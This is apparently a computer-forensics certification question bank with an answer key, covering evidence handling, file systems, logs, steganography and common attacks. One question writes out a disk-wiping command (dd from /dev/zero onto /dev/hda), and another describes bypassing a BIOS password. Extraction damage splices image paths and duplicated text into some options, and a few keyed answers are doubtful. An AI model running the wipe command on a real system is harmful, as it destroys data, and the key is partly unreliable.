RestrictAnonymous must be set to "2" for complete security

D.

There is no way to always prevent an anonymous null session from establishing

Answer: C

Explanation:

QUESTION NO: 200

In a virtual test environment, Michael is testing the strength and security of BGP using multiple routers to mimic the backbone of the Internet. This project will help him write his doctoral thesis on "bringing down the Internet". Without sniffing the traffic between the routers, Michael sends millions of RESET packets to the routers in an attempt to shut one or all of them down. After a few hours, one of the routers finally shuts itself down. What will the other routers communicate between themselves?

A.

The change in the routing fabric to bypass the affected router

B.

More RESET packets to the affected router to get it to power back up

C.

RESTART packets to the affected router to get it to power back up

D.

STOP packets to all other routers warning of where the attack originated

Answer: A

Explanation:

QUESTION NO: 201

How many possible sequence number combinations are there in TCP/IP protocol?

- A.**
1 billion
- B.**
320 billion
- C.**
4 billion
- D.**
32 million

Answer: C

Explanation:

QUESTION NO: 202

Tyler is setting up a wireless network for his business that he runs out of his home. He has followed all the directions from the ISP as well as the wireless router manual. He does not have any encryption set and the SSID is being broadcast. On his laptop, he can pick up the wireless signal for short periods of time, but then the connection drops and the signal goes away.

Eventually the wireless signal shows back up, but drops intermittently. What could be Tyler issue with his home wireless network?

- A.**
Computers on his wired network
- B.**
Satellite television
- C.**
2.4Ghz Cordless phones
- D.**

CB radio

Answer: C

Explanation:

NEW QUESTIONS

QUESTION NO: 203

If a PDA is seized in an investigation while the device is turned on, what would be the proper procedure?

A.

Keep the device powered on

B.

Turn off the device immediately

C.

Remove the battery immediately

D.

Remove any memory cards immediately

Answer: A

Explanation:

QUESTION NO: 204

What hashing method is used to password protect Blackberry devices?

A.

AES

B.

RC5

C.

MD5

- D.
SHA-1

Answer: D

Explanation:

QUESTION NO: 205

What layer of the OSI model do TCP and UDP utilize?

- A.
Data Link

B.
Network

C.
Transport

D.
Session

Answer: C

Explanation:

QUESTION NO: 206

When making the preliminary investigations in a sexual harassment case, how many investigators are you recommended having?

- A.
One

B.
Two

C.
Three

D.

Four

Answer: B

Explanation:

QUESTION NO: 207

What type of equipment would a forensics investigator store in a StrongHold bag?

A.
PDAPDA?

B.
Backup tapes

C.
Hard drives

D.
Wireless cards

Answer: D

Explanation:

QUESTION NO: 208

If you are concerned about a high level of compression but not concerned about any possible data loss, what type of compression would you use?

A.
Lossful compression

B.
Lossy compression

C.
Lossless compression

D.
Time-loss compression

Answer: B

Explanation:

QUESTION NO: 209

When marking evidence that has been collected with the aa/ddmmyy/nnnn/zz format, what does the nnn denote?

A.

The year the evidence was taken

B.

The sequence number for the parts of the same exhibit

C.

The initials of the forensics analyst

D.

The sequential number of the exhibits seized

Answer: D

Explanation:

QUESTION NO: 210

An investigator is searching through the firewall logs of a company and notices ICMP packets that are larger than 65,536 bytes. What type of activity is the investigator seeing?

A.

Smurf

B.

Ping of death

C.

Fraggle

D.

Nmap scan

Answer: B

Explanation:

QUESTION NO: 211

When carrying out a forensics investigation, why should you never delete a partition on a dynamic disk?

A.

All virtual memory will be deleted

B.

The wrong partition may be set to active

C.

This action can corrupt the disk

D.

The computer will be set in a constant reboot state

Answer: C

Explanation:

QUESTION NO: 212

When using an iPod and the host computer is running Windows, what file system will be used?

A.

iPod+

B.

HFS

C.

FAT16

D.

FAT32

Answer: D

Explanation:

QUESTION NO: 213

What is one method of bypassing a system BIOS password?

- A.**
Removing the processor
- B.**
Removing the CMOS battery
- C.**
Remove all the system memory
- D.**
Login to Windows and disable the BIOS password

Answer: B

Explanation:

QUESTION NO: 214

What technique used by Encase makes it virtually impossible to tamper with evidence once it has been acquired?

- A.**
Every byte of the file(s) is given an MD5 hash to match against a master file
- B.**
Every byte of the file(s) is verified using 32-bit CRC
- C.**
Every byte of the file(s) is copied to three different hard drives
- D.**
Every byte of the file(s) is encrypted using three different methods

Answer: B

Explanation:

QUESTION NO: 215

What must an investigator do before disconnecting an iPod from any type of computer?

- A.**
Unmount the iPod
- B.**
Mount the iPod
- C.**
Disjoin the iPod
- D.**
Join the iPod

Answer: A

Explanation:

QUESTION NO: 216

The following is a log file screenshot from a default installation of IIS 6.0.

```
#Software: Microsoft Internet Information Services 6.0
#Version: 1.0
#Date: 2007-01-22 15:42:36
#Fields: date time s-siteName s-ip cs-method cs-uri-stem cs-uri-query s-port cs-user
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /index.html - 80 - 172.16.28.80
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /Development/index.asp - 80 - 172.16.28
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /Development/css/olcstyle.css - 80 - 17
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /favicon.ico - 80 - 172.16.28.80 Avant+
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /Development/css/dhtml_horiz.css - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /Development/images/index_01.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /Development/images/index_02.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /Development/images/index_03.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /Development/images/index_04.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /Development/images/index_06.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /Development/images/index_07.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /Development/images/greenArrow.jpg - 80
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /Development/images/board_01.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /Development/images/board_02.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
```

What time standard is used by IIS as seen in the screenshot?

- A. UTC
- B. GMT
- C. TAI
- D. UT

Answer: A

Explanation:

QUESTION NO: 217

A small law firm located in the Midwest has possibly been breached by a computer hacker looking to obtain information on their clientele. The law firm does not have any on-site IT employees, but wants to search for evidence of the breach themselves to prevent any possible media attention. Why would this not be recommended?

- A.

Searching for evidence themselves would not have any ill effects

B.

Searching could possibly crash the machine or device

C.

Searching creates cache files, which would hinder the investigation

D.


Searching can change date/time stamps

Answer: D

Explanation:

QUESTION NO: 218

In the following directory listing,



Which file should be used to restore archived email messages for someone using Microsoft Outlook?

A.

Outlook bak

B.

Outlook ost

- C.
Outlook NK2
- D.
Outlook pst

Answer: D

Explanation:

QUESTION NO: 219

Daryl, a computer forensics investigator, has just arrived at the house of an alleged computer hacker. Daryl takes pictures and tags all computer and peripheral equipment found in the house. Daryl packs all the items found in his van and takes them back to his lab for further examination. At his lab, Michael his assistant helps him with the investigation. Since Michael is still in training, Daryl supervises all of his work very carefully. Michael is not quite sure about the procedures to copy all the data off the computer and peripheral devices. How many data acquisition tools should Michael use when creating copies of the evidence for the investigation?

- A.
Two
- B.
One
- C.
Three
- D.
Four

Answer: A

Explanation:

QUESTION NO: 220

What feature of Decryption Collection allows an investigator to crack a password as quickly as possible?

- A.**
Cracks every password in 10 minutes
- B.**
Distribute processing over 16 or fewer computers
- C.**
Support for Encrypted File System
- D.**
Support for MD5 hash verification

Answer: B

Explanation:

QUESTION NO: 221

Heather, a computer forensics investigator, is assisting a group of investigators working on a large computer fraud case involving over 20 people. These 20 people, working in different offices, allegedly siphoned off money from many different client accounts. Heather responsibility is to find out how the accused people communicated between each other. She has searched their email and their computers and has not found any useful evidence. Heather then finds some possibly useful evidence under the desk of one of the accused.

In an envelope she finds a piece of plastic with numerous holes cut out of it. Heather then finds the same exact piece of plastic with holes at many of the other accused peoples desks. Heather believes that the 20 people involved in the case were using a cipher to send secret messages in between each other. What type of cipher was used by the accused in this case?

- A.**
Grill cipher
- B.**
Null cipher
- C.**
Text semagram
- D.**
Visual semagram

Answer: A

Explanation:

QUESTION NO: 222

What is the smallest physical storage unit on a hard drive?

A.
Track

B.
Cluster

C.
Sector

D.
Platter

Answer: C

Explanation:

QUESTION NO: 223

When needing to search for a website that is no longer present on the Internet today but was online few years back, what site can be used to view the website collection of pages?

A.
Proxyfy.net

B.
Dnsstuff.com

C.
Samspade.org

D.
Archive.org

Answer: D

Explanation:

QUESTION NO: 224

Under confession, an accused criminal admitted to encrypting child pornography pictures and then hiding them within other pictures. What technique did the accused criminal employ?

A.

Typography

B.

Steganalysis

C.

Picture encoding

D.

Steganography

Answer: D

Explanation:

QUESTION NO: 225

Where does Encase search to recover NTFS files and folders?

A.

MBR

B.

MFT

C.

Slack space

D.

HAL

Answer: B

Explanation:

QUESTION NO: 226

Given the drive dimensions as follows and assuming a sector has 512 bytes, what is the capacity of the described hard drive?

22,164 cylinders/disk

80 heads/cylinder

63 sectors/track

A.

53.26 GB

B.

57.19 GB

C.

11.17 GB

D.

10 GB

Answer: A

Explanation:

QUESTION NO: 227

Travis, a computer forensics investigator, is finishing up a case he has been working on for over a month involving copyright infringement and embezzlement. His last task is to prepare an investigative report for the president of the company he has been working for. Travis must submit a hard copy and an electronic copy to this president. In what electronic format should Travis send this report?

A.

TIFF-8

B.

DOC

C.

WPD

D.

PDF

Answer: D

Explanation:

QUESTION NO: 228

A forensics investigator is searching the hard drive of a computer for files that were recently moved to the Recycle Bin. He searches for files in C:\RECYCLED using a command line tool but does not find anything. What is the reason for this?

A.

He should search in C:\Windows\System32\RECYCLED folder

B.

The Recycle Bin does not exist on the hard drive

C.

The files are hidden and he must use switch to view them

D.

Only FAT system contains RECYCLED folder and not NTFS

Answer: C

Explanation:

QUESTION NO: 229

Why should you never power on a computer that you need to acquire digital evidence from?

A.

When the computer boots up, files are written to the computer rendering the data nclean

B.

When the computer boots up, the system cache is cleared which could destroy evidence

C.

Whenthe computer boots up, data in the memory buffer is cleared which could destroy evidence

D.

Powering on a computer has no affect when needing to acquire digital evidence from it

Answer: A

Explanation:

QUESTION NO: 230

What is the slave device connected to the secondary IDE controller on a Linux OS referred to?

A.

hda

B.

hdd

C.

hdb

D.

hdc

Answer: B

Explanation:

QUESTION NO: 231

What will the following command accomplish?

dd if=/dev/xxx of=mbr.backup bs=512 count=1

A.

Back up the master boot record

B.

Restore the masterboot record

C.

Mount the master boot record on the first partition of the hard drive

D.

Restore the first 512 bytes of the first partition of the hard drive

Answer: A

Explanation:

QUESTION NO: 232

Preparing an image drive to copy files to is the first step in Linux forensics. For this purpose, what would the following command accomplish?

`dd if=/dev/zero of=/dev/hda bs=4096 conv=noerror, sync`

A.

Fill the disk with zeros

B.

Low-level format

C.

Fill the disk with 4096 zeros

D.

Copy files from the master disk to the slave disk on the secondary IDE controller

Answer: A

Explanation:

QUESTION NO: 233

A picture file is recovered from a computer under investigation. During the investigation process, the file is enlarged 500% to get a better view of its contents. The picture quality is not degraded at all from this process. What kind of picture is this file. What kind of picture is this file?

A.

Raster image

B.

Vector image

C.

Metafile image

D.

Catalog image

Answer: B

Explanation:

QUESTION NO: 234

What advantage does the tool Evidor have over the built-in Windows search?

A.

It can find deleted files even after they have been physically removed

B.

It can find bad sectors on the hard drive

C.

It can search slack space

D.

It can find files hidden within ADS

Answer: C

Explanation:

QUESTION NO: 235

An on-site incident response team is called to investigate an alleged case of computer tampering within their company. Before proceeding with the investigation, the CEO informs them that the incident will be classified as low level. How long will the team have to respond to the incident?

A.

One working day

B.

Two working days

C.

Immediately

D.

Four hours

Answer: A

Explanation:

QUESTION NO: 236

What type of attack sends SYN requests to a target system with spoofed IP addresses?

A.

SYN flood

B.

Ping of death

C.

Crosssite scripting

D.

Land

Answer: A

Explanation:

QUESTION NO: 237

Harold is a computer forensics investigator working for a consulting firm out of Atlanta Georgia. Harold is called upon to help with a corporate espionage case in Miami Florida. Harold assists in the investigation by pulling all the data from the computers allegedly used in the illegal activities. He finds that two suspects in the company were stealing sensitive corporate information and selling it to competing companies. From the email and instant messenger logs recovered, Harold has discovered that the two employees notified the buyers by writing symbols on the back of specific stop signs. This way, the buyers knew when and where to meet with the alleged suspects to buy the stolen material. What type of steganography did these two suspects use?

A.

Text semagram

B.

Visual semagram

C.


Grill cipher

D.

Visual cipher

Answer: B**Explanation:****QUESTION NO: 238**

What is the CIDR from the following screenshot?



A.
/24A./24A./24

B.
/32 B./32 B./32

C.
/16 C./16 C./16

D.
/8D./8D./8

Answer: D

Explanation:

QUESTION NO: 239

How many times can data be written to a DVD+R disk?

A.
Twice

B.
Once

C.
Zero

D.
Infinite

Answer: B

Explanation:

QUESTION NO: 240

What must be obtained before an investigation is carried out at a location?

A.
Search warrant

- B.**
Subpoena
- C.**
Habeas corpus
- D.**
Modus operandi

Answer: A

Explanation:

QUESTION NO: 241

Paul is a computer forensics investigator working for Tyler & Company Consultants. Paul has been called upon to help investigate a computer hacking ring broken up by the local police. Paul begins to inventory the PCs found in the hackers hideout. Paul then comes across a PDA left by them that is attached to a number of different peripheral devices. What is the first step that Paul must take with the PDA to ensure the integrity of the investigation?

- A.**
Place PDA, including all devices, in an antistatic bag
- B.**
Unplug all connected devices
- C.**
Power off all devices if currently on
- D.**
Photograph and document the peripheral devices

Answer: D

Explanation:

QUESTION NO: 242

During an investigation, an employee was found to have deleted harassing emails that were sent to someone else. The company was using Microsoft Exchange and had message tracking enabled. Where could the investigator search to find the message tracking log file on the

Exchange server?

- A.**
C:\Program Files\Exchsrvr\servername.log
- B.**
D:\Exchsrvr\Message Tracking\servername.log
- C.**
C:\Exchsrvr\Message Tracking\servername.log
- D.**
C:\Program Files\Microsoft Exchange\srvr\servername.log

Answer: A

Explanation:

QUESTION NO: 243

Paraben Lockdown device uses which operating system to write hard drive data?

- A.**
Mac OS
- B.**
Red Hat
- C.**
Unix
- D.**
Windows

Answer: D

Explanation:

QUESTION NO: 244

What technique is used by JPEGs for compression?

- A.
ZIP
- B.
TCD
- C.
DCT
- D.
TIFF-8

Answer: C

Explanation:

QUESTION NO: 245

John is working as a computer forensics investigator for a consulting firm in Canada. He is called to seize a computer at a local web caf purportedly used as a botnet server. John thoroughly scans the computer and finds nothing that would lead him to think the computer was a botnet server. John decides to scan the virtual memory of the computer to possibly find something he had missed. What information will the virtual memory scan produce?

- A.
It contains the times and dates of when the system was last patched
- B.
It is not necessary to scan the virtual memory of a computer
- C.
It contains the times and dates of all the system files
- D.
Hidden running processes

Answer: D

Explanation:

QUESTION NO: 246

What method of copying should always be performed first before carrying out an investigation?

- A.**
Parity-bit copy
- B.**
Bit-stream copy
- C.**
MS-DOS disc copy
- D.**
System level copy

Answer: B

Explanation:

QUESTION NO: 247

Where is the default location for Apache access logs on a Linux computer?

- A.**
usr/local/apache/logs/access_log
- B.**
bin/local/home/apache/logs/access_log
- C.**
usr/logs/access_log
- D.**
logs/usr/apache/access_log

Answer: A

Explanation:

QUESTION NO: 248

Jacob is a computer forensics investigator with over 10 years experience in investigations and has written over 50 articles on computer forensics. He has been called upon as a qualified witness to

testify the accuracy and integrity of the technical log files gathered in an investigation into computer fraud. What is the term used for Jacob testimony in this case?

A.

Justification

B.

Authentication

C.

Reiteration

D.

Certification

Answer: B

Explanation:

QUESTION NO: 249

How often must a company keep log files for them to be admissible in a court of law?

A.

All log files are admissible in court no matter their frequency

B.

Weekly

C.

Monthly

D.

Continuously

Answer: D

Explanation:

QUESTION NO: 250

What file is processed at the end of a Windows XP boot to initialize the logon dialog box?

- A.
NTOSKRNL.EXE
- B.
NTLDR
- C.
LSASS.EXE
- D.
NTDETECT.COM

Answer: A

Explanation:

QUESTION NO: 251

John is working on his company policies and guidelines. The section he is currently working on covers company documents; how they should be handled, stored, and eventually destroyed. John is concerned about the process whereby outdated documents are destroyed. What type of shredder should John write in the guidelines to be used when destroying documents?

- A.
Strip-cut shredder
- B.
Cross-cut shredder
- C.
Cross-hatch shredder
- D.
Cris-cross shredder

Answer: B

Explanation:

QUESTION NO: 252

To check for POP3 traffic using Ethereal, what port should an investigator search by?

A.

143

B.

25

C.

110

D.

125

Answer: C

Explanation:

QUESTION NO: 253

When should an MD5 hash check be performed when processing evidence?

A.

After the evidence examination has been completed

B.

On an hourly basis during the evidence examination

C.

Before and after evidence examination

D.

Before the evidence examination has been completed

Answer: C

Explanation:

QUESTION NO: 254

At what layer does a cross site scripting attack occur on?

A.

Presentation

B.

Application

C.

Session

D.

Data Link

Answer: B

Explanation:

QUESTION NO: 255

Davidson Trucking is a small transportation company that has three local offices in Detroit Michigan. Ten female employees that work for the company have gone to an attorney reporting that male employees repeatedly harassed them and that management did nothing to stop the problem. Davidson has employee policies that outline all company guidelines, including awareness on harassment and how it will not be tolerated. When the case is brought to court, whom should the prosecuting attorney call upon for not upholding company policy?

A.

IT personnel

B.

Employees themselves

C.

Supervisors

D.

Administrative assistant in charge of writing policies

Answer: C

Explanation:

QUESTION NO: 256

When searching through file headers for picture file formats, what should be searched to find a JPEG file in hexadecimal format?

A.
FF D8 FF E0 00 10

B.
FF FF FF FF FF FF

C.
FF 00 FF 00 FF 00


D.
EF 00 EF 00 EF 00

Answer: A

Explanation:

QUESTION NO: 257

Jack Smith is a forensics investigator who works for Mason Computer Investigation Services. He is investigating a computer that was infected by Ramen Virus.



```
C:\>netstat -an

Active Connections

Proto Local Address          Foreign Address        State
TCP   0.0.0.0:135           0.0.0.0:0             LISTENING
TCP   0.0.0.0:242           0.0.0.0:0             LISTENING
TCP   0.0.0.0:445           0.0.0.0:0             LISTENING
TCP   0.0.0.0:990           0.0.0.0:0             LISTENING
TCP   0.0.0.0:2584          0.0.0.0:0             LISTENING
TCP   0.0.0.0:2585          0.0.0.0:0             LISTENING
TCP   0.0.0.0:2967          0.0.0.0:0             LISTENING
TCP   0.0.0.0:3389          0.0.0.0:0             LISTENING
TCP   0.0.0.0:12174         0.0.0.0:0             LISTENING
TCP   0.0.0.0:38292         0.0.0.0:0             LISTENING
TCP   127.0.0.1:242          127.0.0.1:1042        ESTABLISHED
TCP   127.0.0.1:1042         127.0.0.1:242        ESTABLISHED
TCP   127.0.0.1:1044         0.0.0.0:0             LISTENING
TCP   127.0.0.1:1046         0.0.0.0:0             LISTENING
TCP   127.0.0.1:1078         0.0.0.0:0             LISTENING
TCP   127.0.0.1:2584         127.0.0.1:2909        ESTABLISHED
TCP   127.0.0.1:2909         127.0.0.1:2584        ESTABLISHED
TCP   127.0.0.1:5679         0.0.0.0:0             LISTENING
TCP   127.0.0.1:7438         0.0.0.0:0             LISTENING
TCP   172.16.28.75:139        0.0.0.0:0             LISTENING
TCP   172.16.28.75:1067       172.16.28.102:445      ESTABLISHED
TCP   172.16.28.75:1071       172.16.28.103:139      ESTABLISHED
TCP   172.16.28.75:1116       172.16.28.102:1026      ESTABLISHED
TCP   172.16.28.75:1135       172.16.28.101:389      ESTABLISHED
TCP   172.16.28.75:1138       172.16.28.104:445      ESTABLISHED
TCP   172.16.28.75:1148       172.16.28.101:389      ESTABLISHED
TCP   172.16.28.75:1610       172.16.28.101:139      ESTABLISHED
TCP   172.16.28.75:2589       172.16.28.101:389      ESTABLISHED
TCP   172.16.28.75:2793       172.16.28.106:445      ESTABLISHED
TCP   172.16.28.75:3801       172.16.28.104:1148      ESTABLISHED
TCP   172.16.28.75:3890       172.16.28.104:135      ESTABLISHED
TCP   172.16.28.75:3891       172.16.28.104:1056      ESTABLISHED
TCP   172.16.28.75:3892       172.16.28.104:1155      ESTABLISHED
TCP   172.16.28.75:3893       172.16.28.102:135      ESTABLISHED
TCP   172.16.28.75:3896       172.16.28.101:135      ESTABLISHED
TCP   172.16.28.75:3899       172.16.28.104:135      ESTABLISHED
TCP   172.16.28.75:3900       172.16.28.104:1056      ESTABLISHED
TCP   172.16.28.75:3901       172.16.28.104:1155      ESTABLISHED
```

He runs the netstat command on the machine to see its current connections. In the following screenshot, what do the 0.0.0.0 IP addresses signify?

- A.**
Those connections are established
- B.**
Those connections are in listening mode
- C.**
Those connections are in closed/waiting mode
- D.**
Those connections are in timed out/waiting mode

Answer: B

Explanation:

QUESTION NO: 258

What type of flash memory card comes in either Type I or Type II and consumes only five percent of the power required by small hard drives?

A.

SD memory

B.

CF memory

C.

MMC memory

D.

SM memory

Answer: B

Explanation:

QUESTION NO: 259

Julie is a college student majoring in Information Systems and Computer Science. She is currently writing an essay for her computer crimes class. Julie paper focuses on white-collar crimes in America and how forensics investigators investigate the cases. Julie would like to focus the subject. Julie would like to focus the subject of the essay on the most common type of crime found in corporate America. What crime should Julie focus on?

A.

Physical theft

B.

Copyright infringement

C.

Industrial espionage

D.

Denial of Service attacks

Answer: C

Explanation:

QUESTION NO: 260

A forensics investigator needs to copy data from a computer to some type of removable media so he can examine the information at another location. The problem is that the data is around 42GB in size. What type of removable media could the investigator use?

A.

Blu-Ray single-layer

B.

HD-DVD

C.

Blu-Ray dual-layer

D.

DVD-18

Answer: C

Explanation:

QUESTION NO: 261

Steven has been given the task of designing a computer forensics lab for the company he works for. He has found documentation on all aspects of how to design a lab except the number of exits needed. How many exits should Steven include in his design for the computer forensics lab?

A.

Three

B.

One

C.

Two

D.

Four

Answer: B

Explanation:

QUESTION NO: 262

You have been called in to help with an investigation of an alleged network intrusion. After questioning the members of the company IT department, you search through the server log files to find any trace of the intrusion. After that you decide to telnet into one of the company routers to see if there is any evidence to be found. While connected to the router, you see some unusual activity and believe that the attackers are currently connected to that router. You start up an ethereal session to begin capturing traffic on the router that could be used in the investigation. At what layer of the OSI model are you monitoring while watching traffic to and from the router?

A.

Network

B.

Transport

C.

Data Link

D.

Session

Answer: A

Explanation:

QUESTION NO: 263

Which forensic investigating concept trails the whole incident from how the attack began to how the victim was affected?

- A.**
Point-to-point
- B.**
End-to-end
- C.**
Thorough
- D.**
Complete event analysis

Answer: B

Explanation:

QUESTION NO: 264

Sniffers that place NICs in promiscuous mode work at what layer of the OSI model?

- A.**
Network
- B.**
Transport
- C.**
Physical
- D.**
Data Link

Answer: C

Explanation:

QUESTION NO: 265

Where are files temporarily written in Unix when printing?

- A.**
/usr/spool

B.

/var/print

C.

/spool

D.

/var/spool

Answer: D

Explanation:

QUESTION NO: 266

All Blackberry email is eventually sent and received through what proprietary RIM-operated mechanism?

A.

Blackberry Message Center

B.

Microsoft Exchange

C.

Blackberry WAP gateway

D.

Blackberry WEP gateway

Answer: A

Explanation:

QUESTION NO: 267

Which program is the bootloader when Windows XP starts up?

A.

KERNEL.EXE

B.

NTLDR

C.

LOADER

D.

LILO

Answer: B

Explanation:

QUESTION NO: 268

What encryption technology is used on Blackberry devices Password Keeper?

A.

3DES

B.

AES

C.

Blowfish

D.

RC5

Answer: B

Explanation:

QUESTION NO: 269

What is the first step taken in an investigation for laboratory forensic staff members?

A.

Packaging the electronic evidence

B.

Securing and evaluating the electronic crime scene

C.
Conducting preliminary interviews

D.
Transporting the electronic evidence

Answer: B

Explanation:

QUESTION NO: 270

What type of analysis helps to identify the time and sequence of events in an investigation?

A.
Time-based

B.
Functional

C.
Relational

D.
Temporal

Answer: D

Explanation:

QUESTION NO: 271

Cylie is investigating a network breach at a state organization in Florida. She discovers that the intruders were able to gain access into the company firewalls by overloading them with IP packets. Cylie then discovers through her investigation that the intruders hacked into the company phone system and used the hard drives on their PBX system to store shared music files. What would this attack on the company PBX system be called?

A.
Phreaking

- B.**
Squatting
- C.**
Crunching
- D.**
